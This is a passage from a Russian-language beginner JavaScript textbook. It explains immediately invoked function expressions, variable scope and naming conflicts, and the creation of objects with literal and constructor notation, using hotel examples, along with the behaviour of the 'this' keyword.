Функция-выражение не обрабатывается до тех пор, пока интерпретатор не дойдет до инструкции, в которой она содержится. Следовательно, нельзя вызвать такую функцию *прежде*, чем интерпретатор ее обнаружит. Кроме того, это означает, что любой код, выполнявшийся до функции-выражения, потенциально может изменить осуществляемые в ней операции.

ФУНКЦИИ-ВЫРАЖЕНИЯ, ВЫЗЫВАЕМЫЕ СРАЗУ ПОСЛЕ СОЗДАНИЯ

Такой способ написания функций применяется в нескольких различных ситуациях. Часто функции применяются для того, чтобы исключить конфликты между именами переменных (в особенности если на странице работает не один сценарий, а несколько).

НЕМЕДЛЕННО ВЫЗЫВАЕМЫЕ ФУНКЦИИ-ВЫРАЖЕНИЯ (IIFE[1])

Такие функции обычно не получают имени, и интерпретатор выполняет их только тогда, когда обнаруживает в коде.

Показанная ниже переменная area будет содержать значение, возвращенное от функции (а не хранить саму функцию для последующего вызова).

```
var area = (function() {
  var width = 3;
  var height = 2;
  return width * height;
}());
```

Конечные скобки (белые на зеленом фоне) после закрывающей фигурной скобки дают команду интерпретатору немедленно вызвать функцию.

Операции группирования (белые скобки на красном фоне) гарантируют, что интерпретатор будет трактовать этот код как выражение.

В некоторых случаях конечные скобки в IIFE ставятся *после* закрывающей операции группировки, но обычно рекомендуется ставить их *до* нее, как показано в вышеприведенном коде.

КОГДА ИСПОЛЬЗУЮТСЯ АНОНИМНЫЕ ФУНКЦИИ И IIFE

В этой книге будет рассмотрено множество примеров, в которых используются анонимные функциональные выражения и IIFE.

Они применяются для работы с кодом, который должен выполняться в рамках задачи всего один раз, а не многократно вызываться в разных частях сценария. Например:

- в качестве аргумента при вызове функции (для вычисления значения этой функции);
- для присваивания объекту значения свойства;
- в обработчиках событий и слушателях (см. главу 6) для выполнения задачи, связанной с произошедшим событием;
- для исключения конфликтов между двумя сценариями, в которых могут использоваться одноименные переменные (см. с. 105)

Функции-выражения, вызываемые сразу после создания, зачастую используются в качестве обертки вокруг определенного кода. Любые переменные, объявляемые внутри такой анонимной функции, фактически оказываются защищены от переменных из других сценариев, которые могут иметь те же имена. Все дело в концепции, известной как область видимости, — о ней мы подробно поговорим на следующей странице. Такая техника очень популярна и при работе с библиотекой jQuery.

[1] Аббревиатура расшифровывается как Immediately Invoked Function Expressions. — *Примеч. ред.*

ОБЛАСТЬ ВИДИМОСТИ ПЕРЕМЕННОЙ

Область кода, в которой вы сможете использовать переменную, зависит от того, где именно вы объявляете ее. Если переменная объявлена внутри функции, то и использоваться она тоже должна лишь внутри этой функции. В данном случае принято говорить об *области видимости* переменной.

ЛОКАЛЬНЫЕ ПЕРЕМЕННЫЕ

Если переменная объявлена *внутри* функции при помощи ключевого слова var, то она может применяться только внутри этой функции. Такая переменная называется *локальной*, или переменной *на уровне функции*. Принято говорить, что она обладает локальной областью видимости, или *областью видимости в пределах функции*. К такой переменной нельзя обратиться из кода, расположенного вне той функции, в которой она была объявлена. В нижеприведенном примере area — это локальная переменная.

Интерпретатор создает локальные переменные при выполнении функции и удаляет их сразу же после того, как функция решит свою задачу. Следовательно:

- если функция выполняется дважды, то при каждом ее прогоне переменная может иметь разные значения;
- две разные функции способны использовать одноименные переменные, при этом не возникает конфликта имен.

ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ

Если переменная создается *вне* функции, то вы можете использовать ее в любой части сценария. В таком случае она называется *глобальной* переменной и имеет *глобальную область видимости*. В приведенном ниже примере wallSize — глобальная переменная.

Такие переменные сохраняются в памяти на протяжении всего времени, пока веб-страница загружена в браузере. Таким образом, глобальные переменные занимают больше памяти, чем локальные; кроме того, при работе с ними повышается риск возникновения конфликта имен (подробнее об этом — на следующей странице). Итак, рекомендуется максимально активно пользоваться именно локальными переменными.

Если вы забудете объявить переменную при помощи ключевого слова var, то она все равно будет работать, однако станет считаться *глобальной* (так делать не рекомендуется).

```
function getArea(width, height) {
  var area = width * height;
  return area;
}

var wallSize = getArea(3, 2);
document.write(wallSize);
```

ЛОКАЛЬНАЯ ОБЛАСТЬ ВИДИМОСТИ (НА УРОВНЕ ФУНКЦИИ)

ГЛОБАЛЬНАЯ ОБЛАСТЬ ВИДИМОСТИ

КАК РАБОТАЮТ ПАМЯТЬ И ПЕРЕМЕННЫЕ


Глобальные переменные потребляют больше памяти. Браузеру требуется запоминать их на все то время, пока в него загружена страница с этими переменными. Локальные переменные запоминаются лишь на тот период времени, пока выполняется функция.

СОЗДАНИЕ ПЕРЕМЕННОЙ В ОБЛАСТИ ВИДИМОСТИ

Каждая объявляемая вами переменная занимает определенный объем в памяти. Чем больше переменных приходится запоминать браузеру, тем больше памяти требуется на выполнение вашего сценария. Сценарии, потребляющие особенно много памяти, могут работать медленно. Из-за этого сама веб-страница реагирует на действия пользователя с задержками.

```
var width = 15;
var height = 30;
var isWall = true;
var canPaint = true;
```

Фактически переменная ссылается на значение, хранимое в памяти. Одно и то же значение может использоваться с несколькими переменными.



Здесь значения ширины и высоты стены (width и height) хранятся отдельно, в то время как с переменными isWall и canPaint используется одно и то же значение true.

КОНФЛИКТЫ ИМЕНОВАНИЯ

Можно подумать, что конфликтов именования сравнительно просто избежать. В конце концов, *вы* же знаете все переменные, которые используете в данном коде. Но на многих сайтах применяются сценарии от нескольких разработчиков. Если на HTML-странице используются два файла JavaScript, и в обоих есть одноименные глобальные переменные, то могут возникать ошибки. Допустим, на странице используются два сценария:

```
// Отображаем размер стройплощадки
function showPlotSize(){
  var width = 3;
  var height = 2;
  return 'Площадь: ' + (width * height);
}
var msg = showArea()
```

```
// Отображаем размер сада
function showGardenSize() {
  var width = 12;
  var height = 25;
  return width * height;
}
var msg = showGardenSize();
```

- переменные в глобальной области видимости: возникают конфликты именования;
- переменные, видимые на уровне функции: конфликта имен не возникает.

ЧТО ТАКОЕ ОБЪЕКТ

Объект объединяет в себе набор переменных и функций, создавая узнаваемую модель того или иного феномена из реального мира. В объекте переменные и функции называются уже по-другому.

В ОБЪЕКТЕ ПЕРЕМЕННЫЕ НАЗЫВАЮТСЯ СВОЙСТВАМИ

Если переменная находится в объекте, то она называется *свойством*. Свойства описывают детали объекта — например, название отеля и количество номеров в нем. У каждого отеля свое название, количество номеров в разных гостиницах также обычно отличается.

В ОБЪЕКТЕ ФУНКЦИИ НАЗЫВАЮТСЯ МЕТОДАМИ


Если функция находится в объекте, то она называется *методом*. Методы представляют собой задачи, ассоциированные с объектом. Например, можно проверить, сколько свободных номеров в отеле. Для этого нужно вычесть количество забронированных номеров из общего количества таковых.

Объект — это модель отеля. У него один метод и пять свойств. Код объекта заключен в фигурных скобках. Объект сохранен в переменной hotel.

Свойства и методы, подобно переменным и именованным функциям, обладают именем и значением. В объекте такое имя называется *ключом*.

В объекте не может быть двух одноименных ключей. Дело в том, что ключи используются для доступа к значениям, которые с ними ассоциированы.

Значением свойства может быть строка, число, логическое значение, массив и даже другой объект. Значение метода — это всегда функция.



Выше показан объект hotel. Он содержит следующие пары «ключ/значение»:

	КЛЮЧ	ЗНАЧЕНИЕ
СВОЙСТВА:	name	Строка
	rooms	Число
	booked	Число
	gym	Логическое значение
	roomTypes	Массив
МЕТОД:	checkAvailability	Функция

На нескольких следующих страницах будет продемонстрировано, что это — лишь один из возможных способов создания объекта.

Программисты широко используют пары «имя/значение»:

- в HTML применяются имена и значения атрибутов;
- в CSS применяются имена и значения свойств.

В языке JavaScript:

- переменные обладают именами, им можно присваивать строковые, числовые и логические значения;
- массив обладает именем и содержит группу значений; каждый элемент массива — это пара «имя/значение», поскольку у элемента есть индекс и значение;
- именованные функции обладают именем и значением, причем их значение — это набор инструкций, которые должны быть выполнены в случае вызова такой функции.

Объекты состоят из множества пар «имя/значение» (в случае с объектами имена называются ключами).


СОЗДАНИЕ ОБЪЕКТА: ЛИТЕРАЛЬНАЯ НОТАЦИЯ

Литеральная нотация — это простейший и наиболее популярный способ создания объектов. Вообще таких способов несколько.

Объект состоит из фигурных скобок и заключенного в них контента. Объект хранится в переменной **hotel**, поэтому мы будем ссылаться на него как на объект **hotel**.

Между ключом и значением в качестве разделительного знака ставится двоеточие. Между свойствами и методами ставятся запятые (но за последним значением запятая не ставится).

```
var hotel = {
  name: 'Тула',
  rooms: 40,
  booked: 25,

  checkAvailability: function() {
    return this.rooms - this.booked;
  }

};
```



В методе **checkAvailability()** ключевое слово this применяется для указания того, что метод использует свойства rooms и booked *этого* объекта.


При установке свойств мы работаем с их значениями точно так же, как поступали бы с переменными: строки заключаются в кавычки, а массивы — в квадратные скобки.

ДОСТУП К ОБЪЕКТУ И ТОЧЕЧНАЯ НОТАЦИЯ

Доступ к свойствам или методам объекта осуществляется при помощи точечной нотации. Кроме того, доступ к свойствам возможен при помощи квадратных скобок.

Для доступа к свойству или методу объекта нужно записать имя объекта, после него поставить точку и далее — имя того свойства или метода, к которому требуется получить доступ. Такой способ называется точечной нотацией.

Точка в данном случае называется операцией доступа к члену. Свойство метода находится справа, а член — слева. Здесь создаются две переменные: в одной из них находится имя отеля, а в другой — количество свободных номеров.



Для доступа к свойствам объектов (но не к его методам) также применяется синтаксис с квадратными скобками.

На этот раз за именем объекта следуют квадратные скобки, в которых записывается имя свойства.

```
var hotelName = hotel['name'];
```

Чаще всего такая нотация используется в следующих случаях:

- имя свойства — это число (технически такое допускается, но не рекомендуется);
- переменная используется вместо имени свойства (данная техника будет применяться в главе 12).

СОЗДАНИЕ ОБЪЕКТОВ ПРИ ПОМОЩИ ЛИТЕРАЛЬНОЙ НОТАЦИИ

В первой части этого примера мы создаем объект при помощи литеральной нотации.

Объект называется hotel и представляет отель Тула, в котором 40 номеров (причем 25 из них забронированы).

Далее мы обновляем контент страницы данными из этого объекта: выводим название отеля и количество свободных номеров. Чтобы узнать название отеля, мы обращаемся к свойству name, а количество свободных номеров получаем при помощи метода checkAvailability().

Для доступа к свойству этого объекта после его имени ставится точка, а за ней — имя свойства.

Аналогично, чтобы использовать метод, нужно взять имя объекта, поставить после него точку и далее записать имя метода.


hotel.checkAvailability()

Если методу требуются параметры, то их следует указать в скобках (так же, как сообщаются аргументы для функции).

c3/js/object-literal.js **JAVASCRIPT**

```
var hotel = {
  name: 'Тула',
  rooms: 40,
  booked: 25,
  checkAvailability: function() {
    return this.rooms - this.booked;
  }
};

var elName = document.getElementById('hotelName');
elName.textContent = hotel.name;

var elRooms = document.getElementById('rooms');
elRooms.textContent = hotel.checkAvailability();
```

РЕЗУЛЬТАТ



СОЗДАНИЕ ДРУГИХ ОБЪЕКТНЫХ ЛИТЕРАЛОВ

JAVASCRIPT c03/js/object-literal2.js

```
var hotel = {
  name: 'Пляж',
  rooms: 120,
  booked: 77,
  checkAvailability: function() {
    return this.rooms - this.booked;
  }
};

var elName = document.getElementById('hotelName');
elName.textContent = hotel.name;

var elRooms = document.getElementById('rooms');
elRooms.textContent = hotel.checkAvailability();
```

РЕЗУЛЬТАТ

Здесь показан другой объект. Он также называется hotel, но на этот раз модель соответствует другому отелю. Давайте предположим, что мы просто открыли еще одну страницу на туристическом сайте.

Отель «Пляж» больше отеля «Тула». В нем 120 номеров, 77 из них забронировано.

Во всем коде нам потребуется просто изменить значения свойств объекта hotel:

- название отеля;
- количество номеров в нем;
- количество забронированных номеров.

Все остальное работает точно так же, как и в предыдущем примере. Название отеля выводится на страницу при помощи готового кода. Метод checkAvailability() не изменился и вызывается точно так же, как и раньше.

Если бы на сайте была информация даже о тысяче отелей, то нам все равно потребовалось бы изменить лишь три свойства этого объекта. Поскольку мы создали модель отеля при помощи данных, код может получить доступ к информации о любом другом отеле и вывести ее на экран — при том условии, что этот объект-отель создан по той же модели, что и первый.

Если бы у нас было два таких объекта на одной странице, то мы создавали бы оба объекта при помощи одинаковой нотации, но сохраняли бы их в переменных с разными именами.


СОЗДАНИЕ ОБЪЕКТА: НОТАЦИЯ КОНСТРУКТОРА


Ключевое слово **new** и конструктор объекта создают пустой объект. Затем к нему добавляются методы и свойства.

Сначала создается новый объект: это делается при помощи ключевого слова **new** и функции-конструктора **Object()** — она входит в состав языка JavaScript и применяется для создания объектов.

После создания объекта к нему можно добавлять свойства и методы, для этого применяется точечная нотация. Каждая инструкция, добавляющая к объекту метод или свойство, заканчивается точкой с запятой.

```
var hotel = new Object();

hotel.name = 'Тула';
hotel.rooms = 40;
hotel.booked = 25;

hotel.checkAvailability = function() {
  return this.rooms - this.booked;
};
```





Такой синтаксис можно использовать для добавления свойств и методов к любому созданному вами объекту (независимо от того, при помощи какой нотации он создавался).


Пустой объект создается при помощи литеральной нотации вот так:
var hotel = {}
Пустой объект создается в фигурных скобках.

ОБНОВЛЕНИЕ ОБЪЕКТА

Для обновления значений свойств используется точечная нотация или квадратные скобки. При таком синтаксисе работа над объектом выполняется при помощи литеральной нотации или нотации конструктора. Для удаления свойства используется ключевое слово **delete**.

Для обновления свойства применяется та же техника, которой мы пользовались на предыдущей странице при добавлении свойств. Однако при обновлении свойство получает новое значение.

Если у объекта нет того свойства, которое вы пытаетесь обновить, оно будет добавлено к объекту.



Синтаксис с квадратными скобками также позволяет обновлять свойства объекта (но не позволяет обновлять методы). За именем объекта следуют квадратные скобки, в этих скобках находится имя свойства.

Новое значение свойства ставится после операции присваивания. Опять же, если вы пытаетесь обновить свойство, которое пока не существует, то оно будет добавлено к объекту.

```
hotel['name'] = 'Пляж';
```

Для удаления свойства используется ключевое слово delete, за которым следует имя объекта и имя свойства.

```
delete hotel.name;
```

Если вы хотите просто очистить значение свойства, задайте в качестве такого значения пустую строку.


```
hotel.name = '';
```

СОЗДАНИЕ НЕСКОЛЬКИХ ОБЪЕКТОВ. НОТАЦИЯ КОНСТРУКТОРА

Иногда требуется, чтобы несколько объектов представляли схожие вещи. Конструкторы объектов могут использовать функцию в качестве шаблона для создания объектов. Давайте сначала создадим шаблон со свойствами и методами объекта.

Функция `Hotel` будет использоваться в качестве шаблона для создания объектов, каждый из которых соответствует отелю. Как и все функции, она содержит инструкции. В данном случае инструкции добавляют свойства и методы к объекту.

Данная функция имеет три параметра. Каждый параметр задает значение для свойства объекта. Методы будут одинаковыми у каждого объекта, созданного с применением данной функции.




Ключевое слово **this** используется вместо имени объекта, чтобы указать, что свойство или метод относится к объекту, созданному именно *этой* функцией.
Каждая инструкция, создающая новое свойство или метод для данного объекта, заканчивается точкой с запятой (а не запятой, которая используется в синтаксисе литералов).

Имя функции конструктора обычно начинается с заглавной буквы (в то время как имена других функций принято писать со строчных букв).
Заглавная буква должна напоминать разработчику о том, что при создании нового объекта при помощи этой функции используется ключевое слово **new** (подробнее см. на следующей странице).

Экземпляры объекта создаются с использованием функции конструктора. Для создания нового объекта применяется ключевое слово new, за которым следует вызов функции. Свойства каждого объекта сообщаются в качестве аргументов функции.

Здесь два объекта соответствуют двум отелям. Когда ключевое слово new вызывает функцию конструктора (определенную на предыдущей странице), создается новый объект.

Всякий раз при вызове этой функции ее аргументы отличаются, так как они представляют собой значения свойств каждого отеля. Оба объекта-отеля автоматически получают одинаковые методы, определенные в функции конструктора.



Первый объект носит имя **quayHotel**. Название этого отеля — «Тула», в нем 40 номеров, 25 из них забронировано.

Второй объект носит имя **parkHotel**. Название этого отеля — «Пляж», в нем 120 номеров, 77 из них забронировано.

Даже если при помощи одной и той же функции конструктора создается множество объектов, методы не изменяются, поскольку они обращаются к данным, сохраненным в свойствах, обновляют их или выполняют над ними вычисления.

Такую технику целесообразно применять в случаях, когда в вашем сценарии содержится очень сложный объект, который должен быть доступен, но вполне может не использоваться. Объект *определяется* в функции, но *создается* только в случае необходимости.

СОЗДАНИЕ ОБЪЕКТОВ ПРИ ПОМОЩИ СИНТАКСИСА КОНСТРУКТОРА

В вышеприведенном коде при помощи функции конструктора создается пустой объект с именем hotel.

После создания объекта ему присваиваются три свойства и метод.

Если у объекта уже имелись какие-либо из этих свойств, то при применении функции конструктора значения их будут перезаписаны.

Для обращения к свойству этого объекта можно использовать точечную нотацию, точно так же, как и при работе с любым объектом.

Например, для получения имени отеля следует ввести: hotel.name.

Аналогично для использования метода нужно записать имя объекта и через точку за ним — название метода: hotel.checkAvailability().

c3/js/object-constructor.js **JAVASCRIPT**

```
var hotel = new Object();

hotel.name = 'Пляж';
hotel.rooms = 120;
hotel.booked = 77;
hotel.checkAvailability = function() {
    return this.rooms - this.booked;
};

var elName = document.getElementById('hotelName');
elName.textContent = hotel.name;

var elRooms = document.getElementById('rooms');
elRooms.textContent = hotel.checkAvailability();
```

РЕЗУЛЬТАТ

СОЗДАНИЕ ОБЪЕКТОВ И ДОСТУП К НИМ ПРИ ПОМОЩИ НОТАЦИИ КОНСТРУКТОРА

JAVASCRIPT c03/js/multiple-objects.js

```
function Hotel(name, rooms, booked) {
  this.name = name;
  this.rooms = rooms;
  this.booked = booked;
  this.checkAvailability = function() {
    return this.rooms - this.booked;
  };
}

var quayHotel = new Hotel('Тула', 40, 25);
var parkHotel = new Hotel('Пляж', 120, 77);

var details1 = quayHotel.name + ', свободно номеров: ';
    details1 += quayHotel.checkAvailability();
var elHotel1 = document.getElementById('hotel1');
elHotel1.textContent = details1;

var details2 = parkHotel.name + ', свободно номеров: ';
    details2 += parkHotel.checkAvailability();
var elHotel2 = document.getElementById('hotel2');
elHotel2.textContent = details2;
```

РЕЗУЛЬТАТ

Чтобы лучше представлять, по какой причине может понадобиться создавать несколько объектов на одной странице, рассмотрим следующий пример. В нем показывается, сколько свободных номеров есть в двух отелях.

Сначала функция конструктора определяет шаблон для отелей. Далее создаются два экземпляра объекта-отеля такого типа. Первый соответствует отелю «Пляж», а второй — отелю «Тула».

Создав экземпляры этих объектов, можно обращаться к их свойствам и методам при помощи такой же точечной нотации, которую мы уже применяли с другими объектами.

В последнем примере мы обращаемся к данным обеих гостиниц и записываем их на страницу. HTML-код для этого примера меняется в зависимости от отеля.

Для каждого отеля создается переменная, где содержится название отеля, за которым следует запятая, пробел и текст `свободно номеров: `.

В следующей строке добавляется переменная, содержащая количество номеров, доступных в конкретном отеле.

Операция `+=` применяется для добавления контента к имеющейся переменной.

ДОБАВЛЕНИЕ И УДАЛЕНИЕ СВОЙСТВ

Как только вы создали объект (при помощи литеральной нотации или нотации конструктора), вы можете добавлять к нему новые свойства.

При этом используется точечная нотация. На с. 109 было рассмотрено, как такая нотация применяется для добавления свойств к объектам.

В данном примере видно, что экземпляр объекта `hotel` создается при помощи объектного литерала.

Сразу же после этого объект `hotel` получает два дополнительных свойства, описывающих наличие удобств (тренажерного зала и/или бассейна). Они будут иметь логические значения (`true` или `false`).

Добавив эти свойства к объекту, можно обращаться к ним как и к любым другим свойствам объекта. Здесь мы обновляем значение атрибута `class` у соответствующих HTML-элементов, чтобы на экране отображались либо галочка, либо крестик.


Для удаления используется ключевое слово `delete` и точечная нотация, чтобы идентифицировать соответствующее свойство или метод.

В данном случае мы удаляем свойство объекта `booked`.

c3/js/adding-and-removing-properties.js **JAVASCRIPT**

```
var hotel = {
  name : 'Пляж',
  rooms : 120,
  booked : 77,
};

hotel.gym = true;
hotel.pool = false;
delete hotel.booked;

var elName = document.getElementById('hotelName');
elName.textContent = hotel.name;

var elPool = document.getElementById('pool');
elPool.className = 'Pool: ' + hotel.pool;

var elGym = document.getElementById('gym');
elGym.className = 'Gym: ' + hotel.gym;
```

РЕЗУЛЬТАТ



Если объект создается с применением функции конструктора, то этот синтаксис лишь добавляет свойства к экземпляру объекта (или удаляет их). Не все объекты создаются при помощи такой функции.

ВКРАТЦЕ: СПОСОБЫ СОЗДАНИЯ ОБЪЕКТОВ

СОЗДАНИЕ ОБЪЕКТА, ДОБАВЛЕНИЕ К НЕМУ СВОЙСТВ И МЕТОДОВ

ЛИТЕРАЛЬНАЯ НОТАЦИЯ

В обоих следующих примерах объект создается в первой строке листинга. Затем к нему добавляются свойства и методы.

```
var hotel = {}

hotel.name = 'Тула';
hotel.rooms = 40;
hotel.booked = 25;
hotel.checkAvailability = function() {
  return this.rooms - this.booked;
};
```

НОТАЦИЯ КОНСТРУКТОРА

После создания объекта дальнейший синтаксис в двух примерах (добавление или удаление свойств и методов) идентичен.

```
var hotel = new Object();

hotel.name = 'Тула';
hotel.rooms = 40;
hotel.booked = 25;
hotel.checkAvailability = function() {
  return this.rooms - this.booked;
};
```

СОЗДАНИЕ ОБЪЕКТА, УЖЕ ИМЕЮЩЕГО СВОЙСТВА И МЕТОДЫ

ЛИТЕРАЛЬНАЯ НОТАЦИЯ

Двоеточие служит разделительным знаком в парах «ключ/значение». Между парами «ключ/значение» ставится запятая.

```
var hotel = {
  name: 'Тула',
  rooms: 40,
  booked: 25,
  checkAvailability: function() {
    return this.rooms - this.booked;
}
};
```

НОТАЦИЯ КОНСТРУКТОРА

Функция может использоваться для создания группы объектов. Вместо имени объекта используется ключевое слово this.

```
function Hotel(name, rooms, booked) {
  this.name = name;
  this.rooms = rooms;
  this.booked = booked;
  this.checkAvailability = function() {
    return this.rooms - this.booked;
  };
}
var quayHotel = new Hotel('Тула', 40, 25);
var parkHotel = new Hotel('Пляж', 120, 77);
```

КЛЮЧЕВОЕ СЛОВО THIS

Ключевое слово this часто используется в функциях и объектах. Его значение зависит от того, где объявляется функция. Оно всегда указывает на один объект, как правило, это объект, которым оперирует функция.

ФУНКЦИЯ В ГЛОБАЛЬНОЙ ОБЛАСТИ ВИДИМОСТИ

Когда функция создается на верхнем уровне сценария (то есть не внутри другого объекта или функции), она находится в *глобальной области видимости*, также именуемой *глобальным контекстом*.

По умолчанию в таком контексте находится объект window. Поэтому если ключевое слово this применяется в функции, работающей в глобальном контексте, то данная функция оперирует объектом window.

В следующем коде слово this применяется для возвращения свойств объекта window (об этих свойствах мы поговорим на с. 130)

```
function windowSize() {
 var width = this.innerWidth;
 var height = this.innerHeight;
 return [height, width];
}
```

На внутрисистемном уровне ключевое слово this представляет собой ссылку на тот объект, внутри которого создается функция.

ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ

Все глобальные переменные также становятся свойствами объекта window. Потому когда функция находится в глобальном контексте, мы можем обращаться при помощи объекта window и к глобальным переменным, и к другим свойствам этого объекта.

Здесь функция showWidth() находится в глобальной области видимости, а код this.width относится к переменной width:

```
var width = 600;
var shape = {width: 300};

var showWidth = function() {
 document.write(this.width);
};

showWidth();
```

Здесь функция запишет на страницу значение 600 (при помощи метода write() объекта document().

Как видите, значение ключевого слова this меняется в зависимости от ситуации. Но не волнуйтесь, если не поймете материал этих двух страниц с первого раза. Чем больше функций и объектов вы будете писать, тем лучше станете осваиваться с переменными, о которых здесь идет речь. Если же ключевое слово this по каким-то причинам не вернет ожидаемого значения, то вы сможете перечитать эти страницы и выяснить, почему так произошло.

МЕТОД ОБЪЕКТА

Когда функция определяется *внутри* объекта, она становится методом. В методе слово this указывает на объект, к которому она принадлежит.

В приведенном ниже примере метод getArea() находится внутри объекта shape, потому ключевое слово this указывает на тот объект shape, в котором содержится этот метод.

```
var shape = {
 width: 600,
 height: 400,
 getArea: function() {
  return this.width * this.height;
 }
};
```

Поскольку здесь ключевое слово this указывает на объект shape, предыдущий код фактически равноценен следующему:

```
return shape.width * shape.height;
```

Если бы мы создавали несколько объектов при помощи конструктора объектов (причем у каждой фигуры были бы разные размеры), то ключевое слово this указывало бы на конкретный экземпляр создаваемого вами объекта. При вызове метода getArea() он рассчитал бы размеры данного конкретного экземпляра объекта.

Следует упомянуть еще один случай, при котором одна функция вкладывается в другую. Так приходится делать лишь в сравнительно сложных сценариях, но значение ключевого слова this способно варьироваться (в зависимости от используемого вами браузера). Можно обойти проблему, сохранив значение this в переменной в первой функции и далее используя в дочерних функциях именно эту переменную, а не слово this.

ФУНКЦИЯ-ВЫРАЖЕНИЕ В КАЧЕСТВЕ МЕТОДА

Если именованная функция определяется в глобальной области видимости, а затем используется как метод объекта, слово this указывает на тот объект, в котором содержится этот метод.

В следующем примере используется та же функция-выражение showWidth(), что и на предыдущей странице, но она присваивается как метод объекта.

```
var width = 600;
var shape = {width: 300};

var showWidth = function() {
 document.write(this.width) ;
};

shape.getWidth = showWidth;
shape.getWidth();
```

Предпоследняя строка указывает, что функция showWidth() используется как метод объекта shape. Метод получает другое имя: getWidth().

При вызове метода getWidth(), хотя он и использует функцию showWidth(), ключевое слово this теперь указывает на объект shape, а не на глобальный контекст (а код this.width ссылается на свойство width объекта shape). Поэтому на страницу записывается значение 300.

ВКРАТЦЕ: ХРАНЕНИЕ ДАННЫХ

В языке JavaScript представление данных выполняется в виде пар «имя/значение». Для организации данных можно использовать массив объектов, в котором группируется ряд взаимосвязанных значений. В массивах и объектах имя также называется ключом.

ПЕРЕМЕННЫЕ

Переменная имеет всего один ключ (имя переменной) и одно значение.

Имя переменной отделяется от ее значения знаком равенства (операцией присваивания).

```
var hotel = 'Тула';
```

Для извлечения значения переменной используется ее имя:

```
// Извлекаем имя "Тула":
hotel;
```

